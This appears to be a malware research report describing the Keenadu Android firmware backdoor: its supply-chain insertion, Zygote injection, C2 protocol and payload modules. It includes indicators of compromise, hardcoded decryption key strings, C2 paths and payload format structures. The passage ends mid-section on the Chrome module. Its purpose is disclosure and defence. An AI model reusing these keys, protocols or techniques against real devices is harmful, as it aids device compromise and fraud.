❌

Reading view

Divide and conquer: how the new Keenadu backdoor exposed links between major Android botnets

In April 2025, we reported on a then-new iteration of the Triada backdoor that had compromised the firmware of counterfeit Android devices sold across major marketplaces. The malware was deployed to the system partitions and hooked into Zygote – the parent process for all Android apps – to infect any app on the device. This allowed the Trojan to exfiltrate credentials from messaging apps and social media platforms, among other things.

This discovery prompted us to dive deeper, looking for other Android firmware-level threats. Our investigation uncovered a new backdoor, dubbed Keenadu, which mirrored Triada’s behavior by embedding itself into the firmware to compromise every app launched on the device. Keenadu proved to have a significant footprint; following its initial detection, we saw a surge in support requests from our users seeking further information about the threat. This report aims to address most of the questions and provide details on this new threat.

Our findings can be summarized as follows:

  • We discovered a new backdoor, which we dubbed Keenadu, in the firmware of devices belonging to several brands. The infection occurred during the firmware build phase, where a malicious static library was linked with libandroid_runtime.so. Once active on the device, the malware injected itself into the Zygote process, similarly to Triada. In several instances, the compromised firmware was delivered with an OTA update.
  • A copy of the backdoor is loaded into the address space of every app upon launch. The malware is a multi-stage loader granting its operators the unrestricted ability to control the victim’s device remotely.
  • We successfully intercepted the payloads retrieved by Keenadu. Depending on the targeted app, these modules hijack the search engine in the browser, monetize new app installs, and stealthily interact with ad elements.
  • One specific payload identified during our research was also found embedded in numerous standalone apps distributed via third-party repositories, as well as official storefronts like Google Play and Xiaomi GetApps.
  • In certain firmware builds, Keenadu was integrated directly into critical system utilities, including the facial recognition service, the launcher app, and others.
  • Our investigation established a link between some of the most prolific Android botnets: Triada, BADBOX, Vo1d, and Keenadu.

The complete Keenadu infection chain looks like this:

Full infection diagram

Full infection diagram

Kaspersky solutions detect the threats described below with the following verdicts:

HEUR:Backdoor.AndroidOS.Keenadu.*
HEUR:Trojan-Downloader.AndroidOS.Keenadu.*
HEUR:Trojan-Clicker.AndroidOS.Keenadu.*
HEUR:Trojan-Spy.AndroidOS.Keenadu.*
HEUR:Trojan.AndroidOS.Keenadu.*
HEUR:Trojan-Dropper.AndroidOS.Gegu.*

Malicious dropper in libandroid_runtime.so

At the very beginning of the investigation, our attention was drawn to suspicious libraries located at /system/lib/libandroid_runtime.so and /system/lib64/libandroid_runtime.so – we will use the shorthand /system/lib[64]/ to denote these two directories. The library exists in the original Android source. Specifically, it defines the println_native native method for the android.util.Log class. Apps utilize this method to write to the logcat system log. In the suspicious libraries, the implementation of println_native differed from the legitimate version by the call of a single function:

Call to the suspicious function

Call to the suspicious function

The suspicious function decrypted data from the library body using RC4 and wrote it to /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The data represents a payload that is loaded via DexClassLoader. The entry point within it is the main method of the com.ak.test.Main class, where “ak” likely refers to the author’s internal name for the malware; this letter combination is also used in other locations throughout the code. In particular, the developers left behind a significant amount of code that writes error messages to the logcat log during the malware’s execution. These messages have the AK_CPP tag.

Payload decryption

Payload decryption

The payload checks whether it is running within system apps belonging either to Google services or to Sprint or T-Mobile carriers. The latter apps are typically found in specialized device versions that carriers sell at a discount, provided the buyer signs a service contract. The malware aborts its execution if it finds that it’s running within these processes. It also implements a kill switch that terminates its execution if it finds files with specific names in system directories.

Next, the Trojan checks if it is running within the system_server process. This process controls the entire system and possesses maximum privileges; it is launched by the Zygote process when it starts. If the check returns positive, the Trojan creates an instance of the AKServer class; if the code is running in any other process, it creates an instance of the AKClient class instead. It then calls the new object’s virtual method, passing the app process name to it. The class names suggest that the Trojan is built upon a client-server architecture.

Launching system_server in Zygote

Launching system_server in Zygote

The system_server process creates and launches various system services with the help of the SystemServiceManager class. These services are based on a client-server architecture, and clients for them are requested within app code by calling the Context.getSystemService method. Communication with the server-side component uses the Android inter-process communication (IPC) primitive, binder. This approach offers numerous security and other benefits. These include, among other things, the ability to restrict certain apps from accessing various system services and their functionality, as well as the presence of abstractions that simplify the use of this access for developers while simultaneously protecting the system from potential vulnerabilities in apps.

The authors of Keenadu designed it in a similar fashion. The core logic is located in the AKServer class, which operates within the system_server process. AKServer essentially represents a malicious system service, while AKClient acts as the interface for accessing AKServer via binder. For convenience, we provide a diagram of the backdoor’s architecture below:

Keenadu backdoor execution flow

Keenadu backdoor execution flow

It is important to highlight Keenadu as yet another case where we find key Android security principles being compromised. First, because the malware is embedded in libandroid_runtime.so, it operates within the context of every app on the device, thereby gaining access to all their data and rendering the system’s intended app sandboxing meaningless. Second, it provides interfaces for bypassing permissions (discussed below) that are used to control app privileges within the system. Consequently, it represents a full-fledged backdoor that allows attackers to gain virtually unrestricted control over the victim’s device.

AKClient architecture

AKClient is relatively straightforward in its design. It is injected into every app launched on the device and retrieves an interface instance for server communication via a protected broadcast (com.action.SystemOptimizeService). Using binder, this interface sends an attach transaction to the malicious AKServer, passing an IPC wrapper that facilitates the loading of arbitrary DEX files within the context of the compromised app. This allows AKServer to execute custom malicious payloads tailored to the specific app it has targeted.

AKServer architecture

At the start of its execution, AKServer sends two protected broadcasts: com.action.SystemOptimizeService and com.action.SystemProtectService. As previously described, the first broadcast delivers an interface instance to other AKClient-infected processes for interacting with AKServer. Along with the com.action.SystemProtectService message, an instance of another interface for interacting with AKServer is transmitted. Malicious modules downloaded within the contexts of other apps can use this interface to:

  • Grant any permission to an arbitrary app on the device.
  • Revoke any permission from an arbitrary app on the device.

  • Retrieve the device’s geolocation.
  • Exfiltrate device information.
Malicious interface for permission management and device data collection

Malicious interface for permission management and device data collection

Once interaction between the server and client components is established, AKServer launches its primary malicious task, titled MainWorker. Upon its initial launch, MainWorker logs the current system time. Following this, the malware checks the device’s language settings and time zone. If the interface language is a Chinese dialect and the device is located within a Chinese time zone, the malware terminates. It also remains inactive if either the Google Play Store or Google Play Services are absent from the device. If the device passes these checks, the Trojan initiates the PluginTask task. At the start of its routine, PluginTask decrypts the command-and-control server addresses from the code as follows:

  1. The encrypted address string is decoded using Base64.
  2. The resulting data, a gzip-compressed buffer, is then decompressed.
  3. The decompressed data is decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string "ota.host.ba60d29da7fd4794b5c5f732916f7d5c", and the initialization vector is the string "0102030405060708".

After decrypting the C2 server addresses, the Trojan collects victim device metadata, such as the model, IMEI, MAC address, and OS version, and encrypts it using the same method as the server addresses, but this time it utilizes the MD5 hash of the string "ota.api.bbf6e0a947a5f41d7f5226affcfd858c" as the AES key. The encrypted data is sent to the C2 server via a POST request to the path /ak/api/pts/v4. The request parameters include two values:

  • m: the MD5 hash of the device IMEI
  • n: the network connection type (“w” for Wi-Fi, and “m” for mobile data)

The response from the C2 server contains a code field, which may hold an error code returned by the server. If this field has a zero value, no error has occurred. In this case, the response will include a data field: a JSON object encrypted in the same manner as the request data and containing information about the payloads.

How Keenadu compromised libandroid_runtime.so

After analyzing the initial infection stages, we set out to determine exactly how the backdoor was being integrated into Android device firmware. Almost immediately, we discovered public reports from Alldocube tablet users regarding suspicious DNS queries originating from their devices. This vendor had previously acknowledged the presence of malware in one of its tablet models. However, the company’s statement contained no specifics regarding which malware had compromised the devices or how the breach occurred. We will attempt to answer these questions.

User complaints regarding suspicious DNS queries

User complaints regarding suspicious DNS queries

The DNS queries described by the original complainant also appeared suspicious to us. According to our telemetry, the Keenadu C2 domains obtained at that time resolved to the IP addresses listed below:

  • 67.198.232[.]4
  • 67.198.232[.]187

The domains keepgo123[.]com and gsonx[.]com mentioned in the complaint resolved to these same addresses, which may indicate that the complainant’s tablet was also infected with Keenadu. However, matching IP addresses alone is insufficient for a definitive attribution. To test this hypothesis, it was necessary to examine the device itself. We considered purchasing the same tablet model, but this proved unnecessary: as it turns out, Alldocube publishes firmware archives for its devices publicly, allowing anyone to audit them for malware.

To analyze the firmware, one must first determine the storage format of its contents. Alldocube firmware packages are RAR archives containing various image files, other types of files, and a Windows-based flashing utility. From an analytical standpoint, the Android file system holds the most value. Its primary partitions, including the system partition, are contained within the image file super.img. This is an Android Sparse Image. For the sake of brevity, we will omit a technical breakdown of this format (which can be reconstructed from the libsparse code); it is sufficient to note that there are open-source utilities to extract partitions from these files in the form of standard file system images.

We extracted libandroid_runtime.so from the Alldocube iPlay 50 mini Pro (T811M) firmware dated August 18, 2023. Upon examining the library, we discovered the Keenadu backdoor. Furthermore, we decrypted the payload and extracted C2 server addresses hosted on the keepgo123[.]com and gsonx[.]com domains, confirming the user’s suspicions: their devices were indeed infected with this backdoor. Notably, all subsequent firmware versions for this model also proved to be infected, including those released after the vendor’s public statement.

Special attention should be paid to the firmware for the Alldocube iPlay 50 mini Pro NFE model. The “NFE” (Netflix Enabled) part of the name indicates that these devices include an additional DRM module to support high-quality streaming. To achieve this, they must meet the Widevine L1 standard under the Google Widevine DRM premium media protection system. Consequently, they process media within a TEE (Trusted Execution Environment), which mitigates the risk of untrusted code accessing content and thus prevents unauthorized media copying. While Widevine certification failed to protect these devices from infection, the initial Alldocube iPlay 50 mini Pro NFE firmware (released November 7, 2023) was clean – unlike other models’ initial firmware. However, every subsequent version, including the latest release from May 20, 2024, contained Keenadu.

During our analysis of the Alldocube device firmware, we discovered that all images carried valid digital signatures. This implies that simply compromising an OTA update server would have been insufficient for an attacker to inject the backdoor into libandroid_runtime.so. They would also need to gain possession of the private signing keys, which normally should not be accessible from an OTA server. Consequently, it is highly probable that the Trojan was integrated into the firmware during the build phase.

Furthermore, we have found a static library, libVndxUtils.a (MD5: ca98ae7ab25ce144927a46b7fee6bd21), containing the Keenadu code, which further supports our hypothesis. This malicious library is written in C++ and was compiled using the CMake build system. Interestingly, the library retained absolute file paths to the source code on the developer’s machine:

  • D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_load.cpp: this file contains the dropper code.
  • D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_data.cpp: this file contains the RC4-encrypted payload along with its size metadata.

The dropper’s entry point is the function __log_check_tag_count. The attacker inserted a call to this function directly into the implementation of the println_native method.

Code snippet where the attacker inserted the malicious call

Code snippet where the attacker inserted the malicious call

According to our data, the malicious dependency was located within the firmware source code repository at the following paths:

  • vendor/mediatek/proprietary/external/libutils/arm/libVndxUtils.a
  • vendor/mediatek/proprietary/external/libutils/arm64/libVndxUtils.a

Interestingly, the Trojan within libandroid_runtime.so decrypts and writes the payload to disk at /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The attacker most likely attempted to disguise the malicious libandroid_runtime.so dependency as a supposedly legitimate “vndx” component containing proprietary code from MediaTek. In reality, no such component exists in MediaTek products.

Finally, according to our telemetry, the Trojan is found not only in Alldocube devices but also in hardware from other manufacturers. In all instances, the backdoor is embedded within tablet firmware. We have notified these vendors about the compromise.

Based on the evidence presented above, we believe that Keenadu was integrated into Android device firmware as the result of a supply chain attack. One stage of the firmware supply chain was compromised, leading to the inclusion of a malicious dependency within the source code. Consequently, the vendors may have been unaware that their devices were infected prior to reaching the market.

Keenadu backdoor modules

As previously noted, the inherent architecture of Keenadu allows attackers to gain virtually unrestricted control over the victim’s device. To understand exactly how they leveraged this capability, we analyzed the payloads downloaded by the backdoor. To achieve this, we crafted a request to the C2 server, masquerading as an infected device. Initially, the C2 server did not deliver any files; instead, it returned a timestamp for the next check-in, scheduled 2.5 months after the initial request. Through black-box analysis of the C2 server, we determined that the request includes the backdoor’s activation time; if 2.5 months have not elapsed since that moment, the C2 will not serve any payloads. This is likely a technique designed to complicate analysis and minimize the probability of these payloads being detected. Once we modified the activation time in our request to a sufficiently distant date in the past, the C2 server returned the list of payloads for analysis.

The attacker’s server delivers information about the payloads as an object array. Each object contains a download link for the payload, its MD5 hash, target app package names, target process names, and other metadata. An example of such an object is provided below. Notably, the attackers chose Alibaba Cloud as their CDN provider.

Example of payload metadata

Example of payload metadata

Files downloaded by Keenadu utilize a proprietary format to store the encrypted payload and its configuration. A pseudocode description of this format is presented below (struct KeenaduPayload):

struct KeenaduChunk {
    uint32_t size;
    uint8_t data[size];
} __packed;

struct KeenaduPayload {
    int32_t version;
    uint8_t padding[0x100];
    uint8_t salt[0x20];
    KeenaduChunk config;
    KeenaduChunk payload;
    KeenaduChunk signature;
} __packed;

After downloading, Keenadu verifies the file integrity using MD5. The Trojan’s creators also implemented a code-signing mechanism using the DSA algorithm. The signature is verified before the payload is decrypted and executed. This ensures that only an attacker in possession of the private key can generate malicious payloads. Upon successful verification, the configuration and the malicious module are decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string that is a concatenation of "37d9a33df833c0d6f11f1b8079aaa2dc" and a salt, while the initialization vector is the string "0102030405060708".

The configuration contains information regarding the module’s entry and exit points, its name, and its version. An example configuration for one of the modules is provided below.

{
    "stopMethod": "stop",
    "startMethod": "start",
    "pluginId": "com.ak.p.wp",
    "service": "1",
    "cn": "com.ak.p.d.MainApi",
    "m_uninit": "stop",
    "version": "3117",
    "clazzName": "com.ak.p.d.MainApi",
    "m_init": "start"
}

Having outlined the backdoor’s algorithm for loading malicious modules, we will now proceed to their analysis.

Keenadu loader

This module (MD5: 4c4ca7a2a25dbe15a4a39c11cfef2fb2) targets popular online storefronts with the following package names:

  • com.amazon.mShop.android.shopping (Amazon)
  • com.zzkko (SHEIN)
  • com.einnovation.temu (Temu)

The entry point is the start method of the com.ak.p.d.MainApi class. This class initiates a malicious task named HsTask, which serves as a loader conceptually similar to AKServer. Upon execution, the loader collects victim device metadata (model, IMEI, MAC address, OS version, and so on) as well as information regarding the specific app within which it is running. The collected data is encoded using the same method as the AKServer requests sent to /ak/api/pts/v4. Once encoded, the loader exfiltrates the data via a POST request to the C2 server at /ota/api/tasks/v3.

Data collection via the plugin

Data collection via the plugin

In response, the attackers’ server returns a list of modules for download and execution, as well as a list of APK files to install on the victim’s device. Interestingly, in newer Android versions, the delivery of these APKs is implemented via installation sessions. This is likely an attempt by the malware to bypass restrictions introduced in recent OS versions, which prevent sideloaded apps from accessing sensitive permissions – specifically accessibility services.

Use of an installation session

Use of an installation session

Unfortunately, during our research, we were unable to obtain samples of the specific modules and APK files downloaded by this loader. However, users online have reported that infected tablets were adding items to marketplace shopping carts without the user’s knowledge.

User complaint on Reddit

User complaint on Reddit

Clicker loader

These modules (such as ad60f46e724d88af6bcacb8c269ac3c1) are injected into the following apps:

  • Wallpaper (com.android.wallpaper)
  • YouTube (com.google.android.youtube)
  • Facebook (com.facebook.katana)
  • Digital Wellbeing (com.google.android.apps.wellbeing)
  • System launcher (com.android.launcher3)

Upon execution, the malicious module retrieves the device’s location and IP address using a GeoIP service deployed on the attackers’ C2 server. This data, along with the network connection type and OS version, is exfiltrated to the C2. In response, the server returns a specially formatted file containing an encrypted JSON object with payload information, as well as a XOR key for decryption. The structure of this file is described below using pseudocode:

struct Payload {
    uint8_t magic[10]; // == "encrypttag"
    uint8_t keyLen;
    uint8_t xorKey[keyLen];
    uint8_t payload[];
} __packed;

The decrypted JSON consists of an array of objects containing download links for the payloads and their respective entry points. An example of such an object is provided below. The payloads themselves are encrypted using the same logic as the JSON.

Example of payload metadata

Example of payload metadata

In the course of our research, we obtained several payloads whose primary objective was to interact with advertising elements on various themed websites: gaming, recipes, and news. Each specific module interacts with one particular website whose address is hardcoded into its source.

Google Chrome module

This module (MD5: 912bc4f756f18049b241934f62bfb06c) targets the Google Chrome browser (com.android.chrome). At the start of its execution, it registers an Activity Lifecycle Callback handler. Whenever an activity is launched within the target app, this handler checks its name. If the name matches the string "ChromeTabbedActivity", the Trojan searches for a text input field (used for search queries and URLs) named url_bar.

Searching for the url_bar text element

Searching for the url_bar text element

